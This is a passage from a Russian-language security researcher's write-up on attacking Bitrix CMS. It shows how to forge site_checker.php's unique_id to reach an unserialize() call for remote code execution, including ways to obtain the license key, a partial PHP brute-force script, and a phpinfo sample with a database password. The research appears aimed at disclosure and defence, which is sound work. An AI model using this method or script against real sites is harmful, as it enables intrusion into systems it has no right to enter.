require($_SERVER['DOCUMENT_ROOT'].'/bitrix/modules/main/classes/general/sit
e_checker.php');

...
if ($_REQUEST['unique_id'])
{
    if (!file_exists(DEBUG_FLAG) && $_REQUEST['unique_id'] !=
checker_get_unique_id())
        die('Permission denied: UNIQUE ID ERROR');
```

```

...
    if ($fix_mode = intval($_GET['fix_mode']))
    {

...
        $oTest = new CSiteCheckerTest($_REQUEST['step'], 0, $fix_mode);

...
        if ($_REQUEST['global_test_vars'] && ($d =
base64_decode($_REQUEST['global_test_vars'])))
            $oTest->arTestVars = unserialize($d);
...

```

*/bitrix/modules/main/admin/site\_checker.php*

И присутствовал желаемый `unserialize()`, до которого предстояло добраться. Как видно, для того чтобы пройти ключевое условие, должна быть выполнена любая из двух проверок. Первая `!file_exists(DEBUG_FLAG)` требует наличия локального файла, который атакующий создать не может. Поэтому переключимся на проверку `$_REQUEST['unique_id'] != checker_get_unique_id()`, где клиенту нужно передать значение равное результату работы функции `checker_get_unique_id()`:

```

function checker_get_unique_id()
{
    $LICENSE_KEY = '';
    @include($_SERVER['DOCUMENT_ROOT'].'/bitrix/license_key.php');
    if ($LICENSE_KEY == '')
        $LICENSE_KEY = 'DEMO';
    return
md5($_SERVER['DOCUMENT_ROOT'].filemtime($_SERVER['DOCUMENT_ROOT'].'/bitrix/
modules/main/admin/site_checker.php').$LICENSE_KEY);
}

```

*/bitrix/modules/main/classes/general/site\_checker.php*

Для генерации хеша используется локальный путь, который можно раскрыть (2.1) или угадать. Например для преднастроенных виртуальных машин им является `/home/bitrix/www/`.

Следующей частью идет `filemtime( ... site_checker.php)`. Где возвращаемым результатом будет unix-время, которое в каждом случае разное и зачастую является значением временного промежутка релиза ПО (плюс-минус). То есть, к примеру, `01.09.2020 - 01.11.2020 == 1598907600 - 1604178000` и предполагает 5270400 возможных

вариантов. Учитывая отсутствие работы модуля безопасности в этом контексте, можно использовать смело перебор.

Осталась третья составляющая хешируемой строки `$LICENSE_KEY`. Битрикс в каждом своём ответе отдаёт заголовок `X-Powered-CMS`:

```
HTTP/1.1 200 OK
Date: Sun, 08 May 2022 22:17:38 GMT
Server: Apache
X-Powered-CMS: Bitrix Site Manager (4fd6750fc8f0c5c5c355ecedf2c074a0)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Content-Length: 0
Content-Type: text/html; charset=UTF-8
```

`4fd6750fc8f0c5c5c355ecedf2c074a0` это еще один MD5 от `md5('BITRIX' . LICENSE_KEY . 'LICENCE')`. А `LICENSE_KEY`, в свою очередь, лицензионный ключ продукта (1.9) использующийся для активации. И завладеть им можно несколькими способами (*привет DEMO*).

Для атакующего неизвестным является 21 символ исходной строки, которая выдаётся в заголовке MD5 хешем. Который является результатом устаревшего и слабого алгоритма. Что в свою очередь, несмотря на небезопасность данного вида хеширования, не позволяет получить первоначальное значение за адекватное количество времени или денег. Но если изучить серийные номера различных установок, например на [github.com](https://github.com). То можно обнаружить, что первые 5 символов чаще всего имеют статическое значение или меняются незначительно. В связи с чем напрашивается вывод, что большинство лицензий выглядят примерно так `S20-NA-OA1FQHLG7WATJ2DN`. Где `S`, скорее всего, тип лицензии (*стартовая или стандартная*), `20` — основная версия продукта или год, а `WL1GQHL7TWADJ2ON` — случайный набор символов. В результате, имеем всего 16 неизвестных символов в диапазоне `A-Z0-9`, что, теоретически или практически в перспективе, на мощном оборудовании ( $N * EC2 P3$  или *майнинг-ферма*), может позволить сбрутить хеш.

Другой вариант доступа к серийнику косвенно описан в **3.3**. И получается, что у любой веб-студии или фрилансера сделавших сайт, после имеется возможность наведываться в гости по ту сторону хоста. У вендоров битрикса кстати тоже (1.9), но им проще доставить "правильный" адресный апдейт, используя механизм обновления CMS.

Ещё один вариант, где-то кликнуть ключик, к примеру, используя читалку **2.11**, либо надирбастить бекап (1.zip). Или использовать любую другую уязвимость, которая даст возможность дотянуться до файла `/bitrix/license_key.php`.

А в докере такое бывает пихают в переменные окружения и его можно увидеть в `phpinfo()`:

MYSQL_HOST	127.0.0.1
MYSQL_USER	bitrix
MYSQL_PASS	1rGxMDX21dnOI6GxGN2r0
MYSQL_DB	production
BITRIX_LICENSE	S20-NA-FZ3MGO46K0YK86NK

Наверняка можно придумать еще пару-тройку вариантов. И это не суть, По факту, наш `checker_get_unique_id()` теперь успешно сгенерирован и получился тандем вида: `site_checker.php + LICENSE_KEY = RCE!`

Мой золотой ключик, в свою очередь, был получен в результате использования уязвимости. Далее дело оставалось за малым, собрать все части воедино. В процессе дебага, в качестве инструмента для подбора `unique_id`, использовался скрипт:

```
<?php
    (!isset($argv[4]) ? exit(message('php '.basename(__FILE__).'
"https://domain.com" "if8i9fo5j7tfoccpk504d5e2v7"
"XXX-XX-XXXXXXXXXXXXXXXXXX" "/var/www/html")) : @list($x, $url, $PHPSESSID,
$license_key, $docroot) = $argv);

    $url = $url.'/bitrix/admin/site_checker.php';
    $count = 1;
    $time = time();
    $days = 7;
    $start = $time - ($days * 24 * 60 * 60);

    for($i = $start;$i <= $time;$i++){

        $unique_id = md5($docroot.$i.$license_key);
        $response = file_get_contents($url, false,
stream_context_create(
            ['http' =>
                ['method' => 'POST',
                    'ignore_errors' => true,
                    'header' => 'Cookie: PHPSESSID='.$PHPSESSID."\r\n".
                        'Content-Type:
application/x-www-form-urlencoded'."\r\n".
                        'User-Agent: Mozilla/5.0',
                    'content'=> 'unique_id='.$unique_id
                ]
            ]
        );
    }
}
```





## Послесловие

Вот и подошли к концу байки вашего дружелюбного соседа. Надеюсь, главную мысль донести получилось. Насколько сильно битрикс является конструктором и сборником архаизмов, настолько методы атак на него могут быть многогранно-разнообразными конструктивно. И от редакции к редакции, исчисляться десятками и сотнями уязвимостей и комбинаций.

Выше была описана часть тех, что могут бить по фундаменту приложения, то есть невзирая на специфику ресурса и роль атакующего, от **Старт** до **CRM**. Если это грамотно приправить контекстом, как в **3.2** или использовать в векторе компоненты, коих в максимальной версии не одна сотня, то гремучую смесь можно готовить практически permanently. Миллионы строк кода точно не дадут заскучать гражданам по обе стороны баррикад.

Аналогично тому, как нехитрые подходы и исследования автора, в определённый момент времени, сосредоточили в арсенале десятки критических уязвимостей. Которые, в массе неумелых рук, могли устроить эпичный такой bitrix-геддон. Отчасти поэтому, раскрытие было отложено до лучших времен. Что с одной стороны, дало время для возможности естественного обновления многих ресурсов, невзирая на политику разработчика. А с другой, позволило набраться мотивации для того, чтобы перенести накопленные знания в текстовую форму. Которая теперь, неразумных людей должна побудить уделять больше внимания безопасности, а для ИБ пехотинцев стать небольшим подспорьем в их нелёгком деле.

Ну и конечно же, многочисленные реплики собеседников вида - "Когда уже райтап?", не могли оставить равнодушным и давали не меньше мотивации для написания. Поэтому попутно, хотелось бы передать привет форуму [antichat.com](http://antichat.com), и в частности, выразить уважение коллективу цветных. Поблагодарить за дружескую и ламповую атмосферу в нашем профессиональном и уютном сообществе. Также, никак не могу не упомянуть крутых чуваков из [vulner.ru](http://vulner.ru). Участие в пентесте с которыми и положило начало моих потуг с битриксом. Ван лав, пацаны вообще ребята!

Что касается итога. Коллеги, исследование проходило на большом временном промежутке и скорее всего он оставил свои негативные отпечатки. Часть кейсов уже совсем вывалилась из головы и заместилась другими, так как, слава Богу, они льются нескончаемым потоком. В связи с этим, прошу строго не судить, если где-то была потеряна нить повествования или допущена неточность. Дилетантский подход, без чтения мануалов и полного погружения в дебри, также вносит свои коррективы. И злого умысла или фактов замалчивания искать не стоит, так как одной из явных целей было донесение максимально полной информации, и высвобождение всех конструктивно значимых остатков памяти и многочисленных записей.

Процесс, который занял сотни часов исследований и десятки часов написания, теперь перед вами, такой какой есть, as is как говорится. В свою очередь, если вам показалось что материал вышел достойный, хотелось бы попросить поделиться им с вашими коллегами и друзьями по цеху. Репост в чатике, пост в канал, зарание благодарен. Ведь только делясь информацией и наработками, мы можем двигать нашу отрасль вперед. Тем самым, из раза в раз, подтверждать высокий уровень ИБ-специалистов СНГ!

*С уважением, crlf.*

## Ссылки

- <https://disk.yandex.ru/d/fngMJLi65KoRXQ>
- [https://github.com/cr1f/writeups/blob/main/attacking\\_bitrix.pdf](https://github.com/cr1f/writeups/blob/main/attacking_bitrix.pdf)
- <https://t.me/webpwn>
- <https://docs.google.com>
- <https://www.1c-bitrix.ru>